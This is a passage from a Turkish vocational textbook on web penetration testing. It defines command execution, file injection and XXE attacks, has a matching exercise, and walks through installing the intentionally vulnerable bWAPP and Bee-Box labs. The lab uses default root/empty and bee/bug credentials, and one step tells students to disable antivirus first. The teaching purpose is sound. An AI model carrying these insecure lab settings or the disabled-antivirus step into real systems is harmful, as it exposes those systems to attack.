Command Execution, uygulamanın güvensiz bir şekilde komutları işlemesinden yararlanarak saldırganın istenmeyen komutları yürütmesi yöntemidir. Genellikle siber güvenlikte ve bilgisayar programlama alanında kullanılan bir terimdir. Bu terim, bir sistem veya program içinde verilen komutların gerçekleştirilmesini ifade eder ancak güvenlik bağlamında kötü niyetli kullanıcıların veya saldırganların hedef sistemde istenmeyen komutları yürütmesini ifade eder. Kötü niyetli bir saldırgan, hedef sistem veya uygulamaya (genellikle yasa dışı veya izinsiz bir şekilde) zararlı komutlar veya kodlar enjekte edebilir. Eğer hedef sistemde yeterli güvenlik önlemleri alınmamışsa bu komutlar başarıyla yürütülebilir ve saldırgan istenmeyen sonuçlara yol açabilir. Örneğin bir web uygulamasında giriş alanına kullanıcı adı ve parola giriliyorsa kullanıcı adı ve parola alanlarına zararlı komutlar enjekte edilerek saldırganın istenmeyen işlemleri gerçekleştirmesi sağlanabilir. Bu, SQL enjeksiyonu veya OS (Operating System) komutlarının enjekte edilmesi gibi yöntemlerle mümkün olabilir. Bu tür komut yürütme saldırıları, hedef sistemin işletim sistemine veya uygulama mantığına zarar verebilir. Saldırganlar; sistemde yetkisiz erişim elde etmek, hassas verileri çalmak, sistem hizmetini kesmek, başka zararlı faaliyetlerde bulunmak gibi amaçlarla Command Execution saldırılarını kullanabilir.

4.1.2.7. File Injection (Dosya Enjeksiyonu) Sızma Testi

File Injection, bir saldırganın web uygulamasına veya sistemine zararlı dosyaları enjekte etmesi anlamına gelir. Genellikle güvenlik zafiyetlerinden yararlanarak veya hatalı yapılandırılmış güvenlik önlemleri nedeniyle gerçekleşir. Bu tür enjeksiyonlar, hedef sistemi veya uygulamayı istenmeyen yahut zararlı bir şekilde etkileyebilir. Bu tür saldırılardan korunmak için güvenli kodlama prensiplerini takip etmek, veri girişlerini filtrelemek veya doğrulamak, güvenlik güncellemelerini uygulamak ve yetkisiz erişime karşı önlemler almak önemlidir. File Injection testi sırasında testin gerçekleşeceği web uygulaması veya hedefi belirlenir. Uygulamada veri girişi, dosya yükleme gibi alanlar belirlenir. Bu, kullanıcıların veri veya dosya yüklemesine olanak tanıyan alanları içerebilir. Giriş veya dosya yükleme alanlarını inceleyerek kullanıcı verilerinin veya dosyalarını nasıl işlendiğinin anlaşılması gerekir. Ardından giriş veya dosya yükleme alanlarına özel olarak oluşturulmuş zararlı veriler yahut dosyalar enjekte edilir. Bu, uygulamanın nasıl tepki verdiğini gözlemlemek için kullanılır. Enjeksiyon denemeleri sonucunda elde edilen sonuçlar analiz edilir. Uygulama, enjekte edilen verileri veya dosyaları işlerse bu, File Injection zafiyetini işaret edebilir. File Injection sızma testi, uygulamanın kullanıcı verilerini veya dosyaları nasıl işlediğini ve bu işlemlerdeki güvenlik açıklarını tespit etmek için önemlidir.

4.1.2.8. XML External Entity (XXE) Attack

XXE, uygulamanın güvensiz bir şekilde XML verilerini işlemesini kullanarak kötü niyetli XML dokümanlarını enjekte etme yöntemidir.

Zafiyet taraması için kullanılan bu teknikler, web uygulamalarının güvenliğini değerlendirmeye ve potansiyel zafiyetleri tespit etmeye yarar. Bu tür testlerin etik ve yasal sınırlar içinde yapılması ve uygulama sahipleriyle iş birliği içinde olunması önemlidir.

1. ETKİNLİK

Tanımlar başlığındaki açıklamaların altlarında ayrılan bölümlere Saldırı Türleri başlığındaki terimlerden doğru olanını yazarak eşleştiriniz. Verilen saldırı türlerinin sızma testleri ile nasıl engellenebileceğine dair düşüncelerinizi arkadaşlarınızla paylaşınız.

TANIMLAR

Saldırganların web uygulamalarındaki veri tabanı sorgularını manipüle ederek istenmeyen veya zararlı veri tabanı sorgularını enjekte etmelerine olanak tanır.	Saldırganların web uygulamalarında güvensiz bir şekilde işlenen verilere kötü niyetli komutlar veya kodlar enjekte etmelerine olanak tanır.	Saldırganın bir kullanıcının hesabıyla istenmeyen işlemleri gerçekleştirmesine olanak tanır.
Saldırganlar, doğrudan verilere veya nesnelere erişim elde edebilir ve yetkisiz işlemleri gerçekleştirebilir.	Saldırgan, bir hedefin kullanıcı adı veya parolasını tahmin etmek amacıyla otomatik olarak binlerce veya milyonlarca olası kombinasyonu deneyebilir.	Saldırgan, hedef sistem veya uygulamaya (genellikle yasa dışı veya izinsiz bir şekilde) zararlı komutlar veya kodlar enjekte edebilir.

SALDIRI TÜRLERİ

SQL Injection	Brute Force	CSRF
Command Execution	IDOR	XSS

4.2. WEB UYGULAMA GÜVENLİĞİ İÇİN TEST ORTAMININ KURULUMU

Web uygulama güvenliği için bir test ortamı kurmak, güvenlik açıklarını tespit etmek ve gidermek için hayati bir adımdır. Bu ortam, gerçek bir üretim ortamı değil kontrollü bir çevre sunar. Böylece güvenlik testleri yapılırken kullanıcılar ve veriler riske atılmaz. Test ortamının kurulması, güvenlik profesyonellerine ve geliştiricilere potansiyel tehditlere ve saldırılara karşı savunmalarını güçlendirmek için değerli bir fırsat sunar. Bu, güvenlik açıklarını tespit etmenin yanı sıra uygulamanın daha güvenli hâle getirilmesi için önemlidir.

4.2.1. Güvenlik Zafiyetleri İçeren Ortamlar

Birçok web uygulama güvenliği test ortamı mevcuttur. Bazı test ortamları gerçek makine üzerinde çalışırken bazıları sanal makineler üzerinde çalışır. Bee-Box ve bWAPP test ortamları içerik olarak aynıdır. Bee-Box daha önceden içine bWAPP kurulmuş hazır bir sanal makine sabit diskidir.


1. UYGULAMA

> bWAPP test ortamını verilen adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Test ortamı için sistemde bir Apache sunucu ve MySQL veri tabanı sunucusunun kurulu olması gerekir. Sistemde bunlar yoksa XAMPP indirip kurunuz. PHP versiyon 8.1 ve sonrası bWAPP ile uyumsuz olduğu için XAMPP'ın PHP 5.6 versiyonlu paketini kurunuz (Cihazınızda mevcutsa bu adımı atlayınız.).

2. Adım: İnternet tarayıcısından **http://www.itsecgames.com/download.htm** adresine giriniz.


3. Adım: Açılan sayfadan **You can download bWAPP from here** linkine tıklayınız (Görsel 4.4).



Görsel 4.4: bWAPP ve Bee-Box indirme sayfası

4. Adım: İndirme işleminden önce antivirüs programını geçici olarak kapatınız.

5. Adım: Açılan sayfadan **Download Latest Version** butonuna tıklayarak bWAPP'ın son versiyonunu indiriniz (Görsel 4.5).




Görsel 4.5: bWAPP indirme sayfası

6. Adım: İndirilen dosya içindeki bWAPP klasörünü **web sunucusu web sayfası barındırma** klasörü içine kopyalayınız (Bu klasör, XAMPP için genellikle **"C:\xampp\htdocs"** yoludur.).


7. Adım: XAMPP Control Panel uygulamasını çalıştırınız.

8. Adım: XAMPP kontrol panelinden Apache ve MySQL sunucularını çalıştırınız (Görsel 4.6).



Görsel 4.6: XAMPP Control Panel

9. Adım: Dosya gezginini kullanarak bWAPP/admin klasörü içindeki settings.php dosyasını metin editörü ile açınız (Görsel 4.7).




Görsel 4.7: settings.php dosyası

10. Adım: settings.php dosyası içindeki MySQL ayarlarını yapınız.

```
// Database connection settings
$db_server = “localhost”;
$db_username = “root”;
$db_password = “”;
$db_name = “bWAPP”;
```


11. Adım: İnternet tarayıcısında **http://localhost/bWAPP/install.php** adresini açınız.

12. Adım: Açılan sayfada **Click here to install bWAPP.** linkine tıklayınız (Görsel 4.8).




Görsel 4.8: bWAPP kurulum sayfası

13. Adım: bWAPP kurulumunu tamamlayınız (Görsel 4.9).



Görsel 4.9: bWAPP kurulum tamamlandı sayfası

14. Adım: Login linkine tıklayarak giriş yapınız [Kullanıcı adı **bee** ve şifre **bug** (Görsel 4.10)].



Görsel 4.10: bWAPP login sayfası


2. UYGULAMA

> Bee-Box test ortamını verilen adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Test ortamı için sistemde sanal makine programı kurulu olmalıdır. Sistemde sanal makine programı yoksa indirip kurunuz (Cihazınızda sanal makine programı mevcutsa bu adımı atlayınız.).

2. Adım: İnternet tarayıcısından **http://www.itsecgames.com/download.htm** adresine giriniz.

3. Adım: Açılan sayfadan **You can download bee-box from here** linkine tıklayınız (Görsel 4.11).




Görsel 4.11: bWAPP ve Bee-Box indirme sayfası

4. Adım: İndirilen sıkıştırılmış dosya içindeki **bee-box** klasörünü çıkarınız.


5. Adım: Sanal makine programını çalıştırınız.

6. Adım: Sanal makine programı ana penceresinde Yeni butonuna tıklayarak **yeni** bir sanal makine ekleyiniz (Görsel 4.12).




Görsel 4.12: Sanal makine programı

7. Adım: Yeni sanal makineye bir isim verip [Tür, Linux ve Sürüm, Ubuntu olarak seçiniz (Görsel 4.13)] **İleri** butonuna tıklayınız.




Görsel 4.13: Sanal Makine Oluştur penceresi

8. Adım: Ana Bellek ve **İşlemciler** değerlerini Görsel 4.14'teki gibi girip **İleri** butonuna tıklayınız.




Görsel 4.14: Sanal makine donanım bilgileri

